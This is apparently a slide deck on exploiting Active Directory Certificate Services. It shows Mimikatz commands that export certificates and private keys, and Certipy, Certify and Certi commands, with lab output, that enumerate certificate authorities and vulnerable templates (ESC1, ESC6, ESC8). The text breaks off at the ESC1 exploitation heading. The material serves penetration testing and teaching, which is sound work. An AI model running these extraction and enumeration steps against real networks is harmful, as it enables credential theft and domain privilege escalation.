Psychic Paper:

Exploiting Active Directory Certificates

Caleb House

Agenda

What is a certificate and why is it important?

Ways to extract certificates from a compromised host

Ways to exploit misconfigured certificate templates


Helpful Hints

Defenses

What is a certificate?

What is a Certificate and why it’s important

- Certificates allow something to authenticate itself
- HTTPS certificates or SSL/TLS communications use certificates to validate servers or clients
- SSH Keys are a common Linux option to move to passwordless authentication
- Windows introduced the full Certificate Authority functionality in Windows Server 2008
- Primary usage we are interested in is Auth, can be for signing code, documents, servers etc.
- Misconfigurations can let you go from Domain User to Domain Admin in 60 seconds



Certificate Viewer: *.google.com

Issued To

Common Name (CN)	*.google.com
Organisation (O)	<Not part of certificate>
Organisational Unit (OU)	<Not part of certificate>

Issued By

Common Name (CN)	GTS CA 1C3
Organisation (O)	Google Trust Services LLC
Organisational Unit (OU)	<Not part of certificate>

Validity Period

Issued On	Monday, 29 August 2022 at 18:16:33
Expires On	Monday, 21 November 2022 at 19:16:32

Fingerprints

SHA-256 fingerprint	A3 42 40 C5 7C 5B 31 7B 92 37 17 AD E9 B7 15 B7 8D FB F2 2A 17 13 96 4A 43 07 0C 16 57 73 E7 9F
SHA-1 Fingerprint	A4 B6 B6 66 40 71 88 B2 FB F7 C5 EF 16 06 AD 85 77 68 F1 32


Where do you find Certificates?

Certificates are stored locally for a number of use cases.

A full list of installed ones can be found in certmgr (cert manager).

They are also in a .pfx format if they've been manually added or exported from certmgr.

Secured using the Crypto API and/or Data Protection API


certlm - [Certificates - Local Computer\Personal\Certificates]
File
Action
View
Help
Certificates - Local Computer
Personal
Certificates
Trusted Root Certification Authorities
Certificates
Enterprise Trust
Intermediate Certification Authorities
Certificate Revocation List
Certificates
Trusted Publishers
Untrusted Certificates
Third-Party Root Certification Authorities
Trusted People
Client Authentication Issuers
Preview Build Roots
Remote Desktop
Certificates
Certificate Enrollment Requests
Smart Card Trusted Roots
Trusted Devices
Web Hosting
Windows Live ID Token Issuer
Issued To
braavos.essos.local
ESSOS-CA
VAGRANT

Extracting Certificates from a host


Crypto API

Certificates can be exported from CertMGR if that is enabled when you install a certificate.

Otherwise they are “secured” with the Crypto API.

They can be trivially extracted using Mimikatz


```
crypto::capi
crypto::cng

crypto::certificates /export
crypto::certificates /export /systemstore:<OPTION>

crypto::keys /export
crypto::keys /machine /export
```



Arguments:

- `/systemstore` - *optional* - the system store that must be used to list stores (default: `CERT_SYSTEM_STORE_CURRENT_USER`)
  It can be one of:
  - `CERT_SYSTEM_STORE_CURRENT_USER` or `CURRENT_USER`
  - `CERT_SYSTEM_STORE_CURRENT_USER_GROUP_POLICY` or `USER_GROUP_POLICY`
  - `CERT_SYSTEM_STORE_LOCAL_MACHINE` or `LOCAL_MACHINE`
  - `CERT_SYSTEM_STORE_LOCAL_MACHINE_GROUP_POLICY` or `LOCAL_MACHINE_GROUP_POLICY`
  - `CERT_SYSTEM_STORE_LOCAL_MACHINE_ENTERPRISE` or `LOCAL_MACHINE_ENTERPRISE`
  - `CERT_SYSTEM_STORE_CURRENT_SERVICE` or `CURRENT_SERVICE`
  - `CERT_SYSTEM_STORE_USERS` or `USERS`
  - `CERT_SYSTEM_STORE_SERVICES` or `SERVICES`

Mimikatz Export


Share
View
This PC › Downloads › mimikatz_trun
Name
CURRENT_USER_My_0_daenerys
CURRENT_USER_My_0_daenerys
mimidrv.sys
mimikatz
mimilib.dll
mimispool.dll

```
          extract     [experimental] Extract keys from CAPI RSA/AES provider
            kutil
          tpminfo

mimikatz # crypto::certificates /export
 * System Store  : 'CURRENT_USER' (0x00010000)
 * Store         : 'My'

 0. daenerys.targaryen
    Subject  : DC=local, DC=essos, CN=Users, CN=daenerys.targaryen
    Issuer   : DC=local, DC=essos, CN=ESSOS-CA
    Serial   : 070000000000033a27f700d7bdf23070000005a
    Algorithm: 1.2.840.113549.1.1.1 (RSA)
    Validity : 8/1/2022 10:36:21 PM -> 8/1/2023 10:36:21 PM
    UPN      : daenerys.targaryen@essos.local
    Hash SHA1: 26e0aeb7afe00e5ee0738bb3bd1b5a42ed018600
        Key Container  : b8e4e6319bc0a4b12d39c06150f01ec7_dc867472-f445-4b20-8dfb-60b5f0bf7c8f
        Provider       : Microsoft Enhanced Cryptographic Provider v1.0
        Provider type  : RSA_FULL (1)
        Type           : AT_KEYEXCHANGE (0x00000001)
        |Provider name : Microsoft Enhanced Cryptographic Provider v1.0
        |Key Container : te-User-af4d99ef-3ff6-42fb-b3d9-dffa32996805
        |Unique name   : b8e4e6319bc0a4b12d39c06150f01ec7_dc867472-f445-4b20-8dfb-60b5f0bf7c8f
        |Implementation: CRYPT_IMPL_SOFTWARE ;
        Algorithm      : CALG_RSA_KEYX
        Key size       : 2048 (0x00000800)
        Key permissions: 0000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
        Exportable key : YES
        Public export  : OK - 'CURRENT_USER_My_0_daenerys.targaryen.der'
        Private export : OK - 'CURRENT_USER_My_0_daenerys.targaryen.pfx'
```

Signing up for certificates

Identifying Certificate Authorities

Identify on Windows using:

```
CertMgr
```

```
Certutil -config -ping (on a windows host)
```

```
Identify on Linux using:
```

Querying ‘Cert Publishers’ group in AD (should be default).

```
nmap -p 443 --script http-ntlm-info --script-args http-ntlm-info.root=/certsrv/ <target>
```

Connecting to the CA


Certificate Authority will have:

RPC interface

ICRP RPC Interface (alternative if firewalled)

HTTP/s interface

Handcrafted “Artisanal” Certificates



Not secure | 192.168.56.23/certsrv/certrqma.asp

Microsoft Active Directory Certificate Services -- ESSOS-CA

Advanced Certificate Request

Certificate Template:

ESC2

Key Options:

○ Create new key set ● Use existing key set

CSP: Loading...

Key Usage: ○ Exchange ○ Signature ● Both

Key Size: 0 Min: Max: (common key sizes:)

A key of this size will be generated only if a key for the specified usage does not already exist in the specified container.

Container Name:

Additional Options:

Request Format: ○ CMC ● PKCS10

Hash Algorithm:

Only used to sign request.

□ Save request

Attributes:

Friendly Name:

Or use helpful Tooling

Certify https://github.com/GhostPack/Certify (Spectre Ops, the OG alongside whitepaper)

Certi https://github.com/zer1t0/certi (Has now been completed superseded by)

Ceritpy https://github.com/ly4k/Certipy (Gold standard now)


For each escalation I will show the command for each of these tools (where applicable)

Finding Vulnerable Templates

Certify /find /vulnerable (uses local auth) on a Windows Server


Certipy find -u USERNAME@DOMAIN -p PASSWORD -target (DNS or IP)

Certi.py list DOMAIN\UserName:Password -dc-ip 192.168.56.12




```
chouse@m2:/external/Documents/goad/Certipy$ certipy find -u khal.drogo@essos.local -p horse -target 192.168.56.12
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 39 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Trying to get CA configuration for 'ESSOS-CA' via CSRA
[*] Got CA configuration for 'ESSOS-CA'
[*] Saved BloodHound data to '20220914175029_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20220914175029_Certipy.txt'
[*] Saved JSON output to '20220914175029_Certipy.json'
```

Analysing CAs



```
Certificate Authorities
  0
    CA Name                             : ESSOS-CA
    DNS Name                            : braavos.essos.local
    Certificate Subject                 : CN=ESSOS-CA, DC=essos, DC=local
    Certificate Serial Number           : 1AA549C902F212AA403452CF778C7DC8
    Certificate Validity Start          : 2022-08-01 12:15:42+00:00
    Certificate Validity End            : 2027-08-01 12:25:40+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Permissions
      Owner                             : ESSOS.LOCAL\Administrators
      Access Rights
        Enroll                          : ESSOS.LOCAL\Authenticated Users
                                          ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Domain Users
                                          ESSOS.LOCAL\Dothraki
                                          ESSOS.LOCAL\Enterprise Admins
                                          ESSOS.LOCAL\Administrators
        ManageCertificates              : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
                                          ESSOS.LOCAL\Administrators
        ManageCa                        : ESSOS.LOCAL\Domain Admins
                                          ESSOS.LOCAL\Enterprise Admins
                                          ESSOS.LOCAL\Administrators
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
```

Analysing Templates




```
[*] Templates

Name: User
Schema Version: 1
Enroll Services: ESSOS-CA
Vulnerabilities: ESC3.2 - Use Agent Certificate
msPKI-Certificate-Name-Flag: (0x-5a000000) SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_
REQUIRE_DIRECTORY_PATH
msPKI-Enrollment-Flag: (0x29) INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
msPKI-RA-Signature: 0
pKIExtendedKeyUsage: Encrypting File System, Secure Email, Client Authentication
SD Owner: S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins
Permissions
  Enrollment Permissions
    Enrollment Rights
      S-1-5-11 BUILTIN\Authenticated Users
      S-1-5-21-3601262434-3092228916-3540126302-512 essos\Domain Admins
      S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins
      S-1-5-21-3601262434-3092228916-3540126302-513 essos\Domain Users
  Write Permissions
    Write Owner
      S-1-5-21-3601262434-3092228916-3540126302-512 essos\Domain Admins
      S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins
    Write DACL
      S-1-5-21-3601262434-3092228916-3540126302-512 essos\Domain Admins
      S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins
    Write Property
      S-1-5-21-3601262434-3092228916-3540126302-512 essos\Domain Admins
```

Important Key Usage

- Client Authentication
- PKINIT Client Authentication
- Smart Card Logon
- Any Purpose
- NO EKU (SubCA)

Certificate Template Vulns

ESC1 - Specifiable subjectAltName



```
Name: ESC1
Schema Version: 2
Enroll Services: ESSOS-CA
Vulnerabilities: ESC1 - SAN Impersonation
msPKI-Certificate-Name-Flag: (0x1) ENROLLEE_SUPPLIES_SUBJECT
msPKI-Enrollment-Flag: (0x8) PUBLISH_TO_DS
msPKI-RA-Signature: 0
pKIExtendedKeyUsage: Client Authentication
msPKI-Certificate-Application-Policy: Client Authentication
SD Owner: S-1-5-21-3601262434-3092228916-3540126302-519 essos\Enterprise Admins
Permissions
  Enrollment Permissions
    Enrollment Rights
      S-1-5-21-3601262434-3092228916-3540126302-513 essos\Domain Users
      S-1-5-11 BUILTIN\Authenticated Users
```

ESC1 - Exploiting

